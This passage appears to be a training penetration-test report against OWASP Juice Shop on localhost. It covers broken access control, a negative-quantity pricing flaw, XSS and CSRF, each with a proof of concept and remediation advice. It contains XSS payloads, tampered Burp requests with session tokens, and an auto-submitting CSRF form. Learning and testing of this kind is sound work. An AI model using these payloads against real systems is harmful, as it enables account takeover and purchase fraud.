- Strengthen authentication mechanisms (secure password reset, MFA, token validation)
- Enforce strict access control checks on all user actions
- Implement rate limiting and brute force protection
- Use email or phone verification when resetting passwords
- Encrypt and securely store credentials
- Monitor suspicious login behavior and notify users of unusual activity

## 5.3 Broken Access Control:

### Definition:

Broken Access Control happens when an application does not correctly enforce user permissions, allowing attackers to access or modify data they shouldn't be able to.

### Types:

- **Horizontal Privilege Escalation:** Occurs when a user can perform an action or access data of another user with the same level of permissions.
- **Vertical Privilege Escalation:** Occurs when a user can perform an action or access data of another user with a higher level of permissions.

### Risk Level: High

**Description:** data can be accessed without proper authorization check

### Proof of Concept for Vertical Broken Access Control:

We user Browser tool:

- Inspect
- Debugger
- Main.js
- Search about “administration”

The screenshot shows the OWASP Juice Shop application running in a browser. The developer tools are open, specifically the Sources tab. A file named 'JS main.js' is selected. In the code editor, the word 'administration' is highlighted with a yellow box. The browser's address bar shows the URL `http://localhost:3000/#/`.

The screenshot shows the OWASP Juice Shop application after a challenge has been solved. The URL in the address bar is `http://localhost:3000/administration`. A green success message at the top of the page reads: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". Below this, the application interface shows the 'Administration' section with registered users 'admin@juice-sh.op' and 'jim@juice-sh.op', and a 'Customer Feedback' section with two reviews.

Review ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (***)@juice-sh.op	★★★★★	Remove
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★★	Remove

## Proof of Concept for Horizontal Broken Access Control:

**Endpoint: rest/basket/2**

by Browser tool:

- Inspect
- Application
- Session storage
- bid



OWASP Juice Shop

Your Basket (admin@juice-sh.op)

	Apple Juice (1000ml)	- 2 +	1.99¤	<span style="color: red;">Delete</span>
	Orange Juice (1000ml)	- 3 +	2.99¤	<span style="color: red;">Delete</span>
	Eggfruit Juice (500ml)	- 1 +	8.99¤	<span style="color: red;">Delete</span>

Total Price: 21.94¤

Checkout

You will gain 1 Bonus Points from this order!

admin@juice-sh.op

- Orders & Payment
- Privacy & Security
- Logout

localhost:3000/#/basket

OWASP Juice Shop

Your Basket (admin@juice-sh.op)

	Apple Juice (1000ml)	- 2 +	1.99¤	<span style="color: red;">Delete</span>
	Orange Juice (1000ml)	- 3 +	2.99¤	<span style="color: red;">Delete</span>

Application

Storage

Session storage

http://localhost:3000

Value: 1

Key: bid

No value selected

Select a value to preview

bid

Application

Manifest

Service workers

Storage

LocalStorage

Session storage

Extension storage

IndexedDB

Cookies

Performance

Memory

Elements

Console

Sources

Network

Privacy and security

Lighthouse

Recorder

DOM Invader

OWASP Juice Shop

Your Basket (admin@juice-sh.op)

	Raspberry Juice (1000ml)	- 1 +	4.99¤	<span style="color: red;">Delete</span>
--	--------------------------	-------	-------	---

Total Price: 4.99¤

Checkout

Value: 3

bid

Application

Manifest

Service workers

Storage

LocalStorage

Session storage

http://localhost:3000

Value: 3

Key: bid

No value selected

Select a value to preview

bid

Application

Manifest

Service workers

Storage

LocalStorage

Session storage

http://localhost:3000

Value: 3

Key: bid

No value selected

Select a value to preview

bid

Performance

Memory

Elements

Console

Sources

Network

Privacy and security

Lighthouse

Recorder

DOM Invader



## By burp suite:

```
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 557
9 ETag: W/"2d-jt2fI/fayDGZ/OuHVvz2ozYtbo"
10 Vary: Accept-Encoding
11 Date: Sun, 30 Nov 2025 10:55:27 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15
16 {
17     "status": "success",
18     "data": {
19         "id": 2,
20         "category": null,
21         "subId": 2,
22         "createdAt": "2025-11-30T08:12:51.673Z",
23         "updatedAt": "2025-11-30T08:12:51.673Z",
24         "Products": [
25             {
26                 "id": 4,
27                 "name": "Raspberry Juice (1000ml)",
28                 "description": "Made from blended Raspberry Pi, water and sugar.",
29                 "price": 4.99,
30                 "deluxePrice": 4.99,
31                 "image": "raspberry_juice.jpg",
32                 "createdAt": "2025-11-30T08:12:51.599Z",
33                 "updatedAt": "2025-11-30T08:12:51.599Z",
34                 "deleted": null,
35                 "BasketItem": [
36                     {
37                         "ProductId": 4,
38                         "BasketId": 2,
39                         "id": 4,
40                         "quantity": 2,
41                         "createdAt": "2025-11-30T08:12:51.693Z",
42                         "updatedAt": "2025-11-30T08:12:51.693Z"
43                     }
44                 ]
45             }
46         ]
47     }
48 }
```

## Impact:

- Leakage of all users' data
  - Privilege escalation

#### **Recommendation:**

- Implement server-side access control
  - Validate user roles on every request

## 5.4 Logic Vulnerability:

### Definition:

A Logic Vulnerability occurs when the application's business rules are incorrectly implemented, allowing users to perform actions that violate the intended workflow or financial logic of the system.

**Risk Level: High**

### Affected Functionality:

/api/BasketItems

### Description:

The application contains a business logic flaw that allows users to purchase multiple products while the total price is calculated as zero. Due to improper validation of pricing rules, the system fails to enforce the correct calculation of product costs during checkout. As a result, an attacker can exploit this flaw to obtain items without paying, bypassing the intended purchasing logic.



## Proof of Concept:



### Cannot decrease item counter to 0

Your Basket (admin@juice-sh.op)

Item	Quantity	Price
Apple Juice (1000ml)	1	1.99€
Orange Juice (1000ml)	5	2.99€
Eggfruit Juice (500ml)	6	8.99€
		Total Price: 70.88€

Burp Suite Community Edition v2025.10.3 - Temporary Project

Request

```
Pretty Raw Hex
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wIiwiGfzc3dvcmQiOiIwMTkyMDizYtdiYmQ3MzI1MDUxNmYnJlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbISiSmRlbHV4ZVRva2VuIoiIiwbGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwc9maWxlSWihZ2UoiJhc3NldHMcHViibGljL2ltYWdlcy91cGxvYWRzl2RLZmF1bHRBZGlpbi5wbmc1LCJ0b3RwU2VjcmVOijoIiivviaXNBY3RpdmuOnRydWUsImNyZWFOZWRBdCI6jIwMjUtMTETMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVzZGF0ZWRBdCI6jIwMjUtMTETMjIgMTg6NDI6MTAuMzcyc1CswMDowMCIsImRlbGV0ZWRBdCI6bnVsboSImlhdcI6Mtc2MzgznzcyMn0.QNemQVIuysxMX5kecGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHij00_mwRDMUc31xsX22Flk_birCn_-8PJ3oXVkbhy9kaVXSzb-GSR3vkMqDAM1FqaqljeOb0v35BtDsFVsqtSt-Dg9FBBClW24N5eDDU8nzduQ
```

Accept-Language: en-US,en;q=0.9

sec-ch-ua: "Not\_A\_Brand";v="99", "Chromium";v="142"

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

Accept: application/json, text/plain, \*/\*

Content-Type: application/json

Origin: http://localhost:3000

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://localhost:3000/

Accept-Encoding: gzip, deflate, br

Cookie: language=en; cookieconsent\_status=dismiss; welcomebanner\_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wIiwiGfzc3dvcmQiOiIwMTkyMDizYtdiYmQ3MzI1MDUxNmYnJlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbISiSmRlbHV4ZVRva2VuIoiIiwbGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwc9maWxlSWihZ2UoiJhc3NldHMcHViibGljL2ltYWdlcy91cGxvYWRzl2RLZmF1bHRBZGlpbi5wbmc1LCJ0b3RwU2VjcmVOijoIiivviaXNBY3RpdmuOnRydWUsImNyZWFOZWRBdCI6jIwMjUtMTETMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVzZGF0ZWRBdCI6jIwMjUtMTETMjIgMTg6NDI6MTAuMzcyc1CswMDowMCIsImRlbGV0ZWRBdCI6bnVsboSImlhdcI6Mtc2MzgznzcyMn0.QNemQVIuysxMX5kecGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHij00\_mwRDMUc31xsX22Flk\_birCn\_-8PJ3oXVkbhy9kaVXSzb-GSR3vkMqDAM1FqaqljeOb0v35BtDsFVsqtSt-Dg9FBBClW24N5eDDU8nzduQ; continueCode=4npLe0jVbPWEy6397zdLtvfkDuekIBghY1SqBco10BzgJlaqqk2v0XKnrr

Connection: keep-alive

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 154
9 ETag: W/9a-3EElz9iRPGlf0Sg1NpNxqwDIFxs"
10 Vary: Accept-Encoding
11 Date: Sat, 22 Nov 2025 20:29:48 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14 {
15   "status": "success",
16   "data": {
17     "ProductId": 1,
18     "BasketId": 1,
19     "id": 1,
20     "quantity": 0,
21     "createdAt": "2025-11-22T18:04:25.701Z",
22     "updatedAt": "2025-11-22T20:29:48.636Z"
23   }
24 }
```



## Now item counter is 0 and decrease total price

Your Basket (admin@juice-sh.op)

Item	Quantity	Price
Apple Juice (1000ml)	0	1.99
Orange Juice (1000ml)	5	2.99
Eggfruit Juice (500ml)	6	8.99
<b>Total Price:</b>		<b>68.89</b>

Checkout

You will gain 6 Bonus Points from this order!

Burp Suite Community Edition v2025.10.3 - Temporary Project

Repeater

Request

Pretty Raw Hex

5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCIGMSwidXNLcmShbWUiOiiLiLCjlwQFpbCI6ImFkbWluQGplaWNLLXNoLm9wIiwiGFzc3dvcmoiOiIwMTkyMDIzYtDidyM03MzI1MDUxNmYwNjlkZjE4YjwUMCisInJvbGUi0iJhZGlpbiisImRlbHV4ZVRva2VuIjoiIwibGFzdExvZ2lusuXA0iixMjcuMC4wLjEiLCJwc9maWxlSWlhZ2Ui0iJhc3NLdHMvCHibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjUtMTEtMjIgMTgMDQ6MjQuMjM4ICswMDowMCisInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTgNDI6MTAuMzcICswMDowMCisInRlbGVZWRBdCI6bnVsbHosImlhdCI6MTC2MzgNzcyMn0.QNemQVIuyxMSkecGVqrKQW-QyBmJPYkFmHqd1NM16eMhGPysZ9n2EVhjij00\_mwRDNUc3lxsX22F1k\_birCn\_8PJ3oXvK3hy9kaVXzb-GSR3vkMqDAMLFqaqljebob0v35BtDsFYsqtSt-dg9FB8ClW24NS5eDDU8nzduQ

6 Accept-Language: en-US,en;q=0.9

7 sec-ch-ua: "Not\_A Brand";v="99", "Chromium";v="142"

8 sec-ch-ua-mobile: ?0

9 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

10 Accept: application/json, text/plain, \*/\*

11 Content-Type: application/json

12 Origin: http://localhost:3000

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: http://localhost:3000/

17 Accept-Encoding: gzip, deflate, br

18 Cookie: language=en; cookieconsent\_status=dismiss; welcomebanner\_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCIGMSwidXNLcmShbWUiOiiLiLCjlwQFpbCI6ImFkbWluQGplaWNLLXNoLm9wIiwiGFzc3dvcmoiOiIwMTkyMDIzYtDidyM03MzI1MDUxNmYwNjlkZjE4YjwUMCisInJvbGUi0iJhZGlpbiisImRlbHV4ZVRva2VuIjoiIwibGFzdExvZ2lusuXA0iixMjcuMC4wLjEiLCJwc9maWxlSWlhZ2Ui0iJhc3NLdHMvCHibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjUtMTEtMjIgMTgMDQ6MjQuMjM4ICswMDowMCisInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTgNDI6MTAuMzcICswMDowMCisInRlbGVZWRBdCI6bnVsbHosImlhdCI6MTC2MzgNzcyMn0.QNemQVIuyxMSkecGVqrKQW-QyBmJPYkFmHqd1NM16eMhGPysZ9n2EVhjij00\_mwRDNUc3lxsX22F1k\_birCn\_8PJ3oXvK3hy9kaVXzb-GSR3vkMqDAMLFqaqljebob0v35BtDsFYsqtSt-dg9FB8ClW24NS5eDDU8nzduQ

19 continueCode=4npLe0jVbPWEy6397zdLtvfkDuekIBghY1SqBcol0wBZgJlaQqk2voXKNmr

20 Connection:keep-alive

21 { "quantity": -100 }

Response

Pretty Raw Hex Render

HTTP/1.1 200 OK

Access-Control-Allow-Origin: \*

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Feature-Policy: payment 'self'

X-Recruiting: #/jobs

Content-Type: application/json; charset=utf-8

Content-Length: 157

ETag: W/"9d-IULXIJgk12X4GrhHdmqQoY7MJU"

Vary: Accept-Encoding

Date: Sat, 22 Nov 2025 20:33:59 GMT

Connection: keep-alive

Keep-Alive: timeout=5

{ "status": "success", "data": { "ProductId": 1, "BasketId": 1, "id": 1, "quantity": -100, "createdAt": "2025-11-22T18:04:25.701Z", "updatedAt": "2025-11-22T20:33:59.877Z" } }

Your Basket (admin@juice-sh.op)

Item	Quantity	Price
Apple Juice (1000ml)	-100	1.99€
Orange Juice (1000ml)	5	2.99€
Eggfruit Juice (500ml)	6	8.99€
<b>Total Price:</b>	<b>-130.11€</b>	

Checkout  
You will gain 6 Bonus Points from this order!

## Impact:

- Allows attackers to complete orders with a total price of 0
- Direct financial loss to the system
- Bypasses core business rules and integrity
- Enables abuse of the e-commerce workflow
- Potential large-scale exploitation by automated scripts
- Loss of trust in the platform's payment system

## Recommendation:

- Recalculate product prices exclusively on the server side
- Do not trust any price or quantity values sent from the client
- Implement server-side validation for: item price , total cost , discounts, quantity
- Enforce integrity checks during checkout
- Ensure no order can be completed unless total price > 0
- Log and monitor suspicious discount or price manipulation behavior
- Add automated tests to validate business rules

## 5.5 Cross-Site Scripting (XSS):

### Definition:

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious JavaScript into a web page viewed by other users.

**Risk Level:** Medium

### Types:

- **Dom**: Occurs when the malicious payload is executed entirely on the client side because the JavaScript code modifies the DOM without proper sanitization. The server is not involved in reflecting or storing the payload.
- **Stord** : Occurs when the attacker's payload is permanently stored on the server (e.g., in a database, comment, review, feedback). The script executes when any user views the infected content.
- **Reflect** : Occurs when the malicious input is immediately reflected by the server in the response (usually via URL parameters) without being stored. It executes when the victim clicks a crafted link.

## Proof of Concept:

**Payload :** <iframe src="javascript:alert('xss')">  
<img src=xonerror=alert('XSS')>

The screenshot shows a browser window with a status bar containing the text "ivascript:alen('osman')>". A red box highlights this text. The main content area shows a modal dialog from "localhost:3000 says" with the text "osman" and an "OK" button.

## Payload 2:

Steps: Place order and track order

1 choose product to buy



2 choose amount



3 select address

## 4 select delivery speed

**Delivery Address**

Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

**Choose a delivery speed**

	Price	Expected Delivery
<input checked="" type="radio"/> One Day Delivery	0.99¤	1 Days
<input type="radio"/> Fast Delivery	0.50¤	3 Days
<input type="radio"/> Standard Delivery	0.00¤	5 Days

[Back](#) [Continue](#)

## 5 payment methods

**My Payment Options**

<input checked="" type="radio"/>	*****4368	Administrator	2/2081
<input type="radio"/>	*****8108	Administrator	4/2086
Add new card		Add a credit or debit card.	
Pay using wallet	Wallet Balance 1.00	<a href="#">Pay 2.98¤</a>	
Add a coupon	Add a coupon code to receive discounts		
Other payment options			

[Back](#) [Continue](#)

## 6

 OWASP Juice Shop

[≡](#) [Search](#) [Account](#) [Your Basket 1](#) [EN](#)

[admin@juice-sh.op](#) [Orders & Payment](#) [Privacy & Security](#) [Logout](#)

**Delivery Address**  
Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

**Your Basket** (admin@juice-sh.op)

 Apple Juice (1000ml)	1	1.99¤
--	---	-------

**Order Summary**

Items
Delivery
Promotion
Total Price

[Place your order and pay](#)

You will gain 0 Bonus Points from this order!

## 7 track product

**Order History**

Order ID	Total Price	Bonus	Status
#5267-a25318b859b9f4d9	2.98¤	0	In Transit
Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤

Now affected parameter is: /track-result?**id=**

<iframe src="javascript:alert(`xss`)">

### XSS Impact :

- Theft of user session cookies leading to account takeover.
- Execution of malicious JavaScript in the victim's browser.
- Performing unauthorized actions on behalf of the user.
- Redirecting users to phishing or malicious websites.
- Stealing sensitive data and form inputs (keylogging).
- Defacing pages or injecting unwanted content.
- Potential spread of stored XSS as a self-propagating worm.

### Recommendations:

Validate and sanitize all user inputs using a whitelist approach

Encode user-supplied data before rendering it in the browser (output encoding).



## Payload 3:

The screenshot shows a dark-themed web interface for the OWASP Juice Shop. At the top right, there's a user account dropdown for 'admin@juice-sh.op'. Below it is a navigation bar with 'Orders & Payment', 'Privacy & Security' (which is highlighted with a red box), 'Request Data Export', 'Logout', and 'Change Password'. Further down, there's a section for '2FA Configuration' and 'Last Login IP' (also highlighted with a red box). A product listing for 'Banana Juice (1000ml)' is visible on the right.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. It lists several network requests, including a successful 'GET /rest/saveLoginIp' request. In the 'Inspector' panel, under the 'Value' tab for the 'True-Client-IP' header, a malicious XSS payload is entered: '<iframe src="javascript:alert('xss')">'. This payload is highlighted with a red box.

The screenshot shows a browser window for 'PortSwigger' with the URL 'localhost:3000/#/privacy-security/last-login-ip'. A modal dialog box is open, displaying the text 'localhost:3000 says' above 'xss'. An 'OK' button is at the bottom of the dialog. The background shows the OWASP Juice Shop application with a form for entering an IP address.

## Cross-Site Request Forgery (CSRF)

**Definition:** Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to force a logged-in user to perform unintended actions within a web application. Because browsers automatically include cookies in outgoing requests, the server mistakenly believes the action was performed intentionally by the victim.

**Risk Level:** Medium

**Affected Endpoint:** POST <http://localhost:3000/profile>

### Description:


The profile update functionality in the application is vulnerable to CSRF due to the absence of essential protection mechanisms such as:

- No Anti-CSRF token validation
- No verification of request origin
- Reliance solely on session cookies for authentication

This allows an attacker to host a malicious HTML page that automatically sends a crafted POST request. When the victim-while logged into the Website visits the page, the request is executed using their session, resulting in changing the username without their consent.


### Proof of Concept:

#### Logging in with a normal user account



The screenshot shows a browser window for the OWASP Juice Shop application. The URL in the address bar is `localhost:3000/#/login`. The page displays a login form with the following fields:

- Email: `mm@mail.com`
- Password: `.....`
- Forgot your password?
- Log in button
- Remember me checkbox
- Or separator
- Log in with Google button



## Intercepted POST Request Showing Vulnerable Parameters

CSRF Attack HTML File Prepared on the Attacker's Machine





roudad misr al-raqmiyah



The screenshot shows a code editor window with the following code:

```
1 <html>
2   <body>
3     <form action="http://localhost:3000/profile" method="POST">
4       <input type="hidden" name="username" value="HelloFromDepi" />
5     </form>
6
7     <script>
8       document.forms[0].submit();
9     </script>
10    </body>
11  </html>
12
13
```

The value "HelloFromDepi" in the input field is highlighted with a red box.

## Username Successfully Modified via CSRF

The screenshot shows a web browser displaying the "User Profile" page of the OWASP Juice Shop application. The URL is "localhost:3000/profile". The "Username" field contains the value "HelloFromDepi", which is highlighted with a red box. The "Set Username" button is visible below the input field.

### Impact:

- Unauthorized modification of user profile data
- Ability to perform actions on behalf of the victim
- Potential escalation to account takeover if sensitive endpoints are affected
- Increased risk when combined with social engineering attacks
- Loss of integrity and trust in the application

## Recommendations:

- Implement server-side Anti-CSRF tokens on all state-changing requests
- Use SameSite=Strict cookies to prevent cross-site cookie submission
- Validate Origin and Referer headers
  - Restrict CORS to trusted domains only
- Implement CSRF protection middleware
- Reject requests missing CSRF tokens or valid origins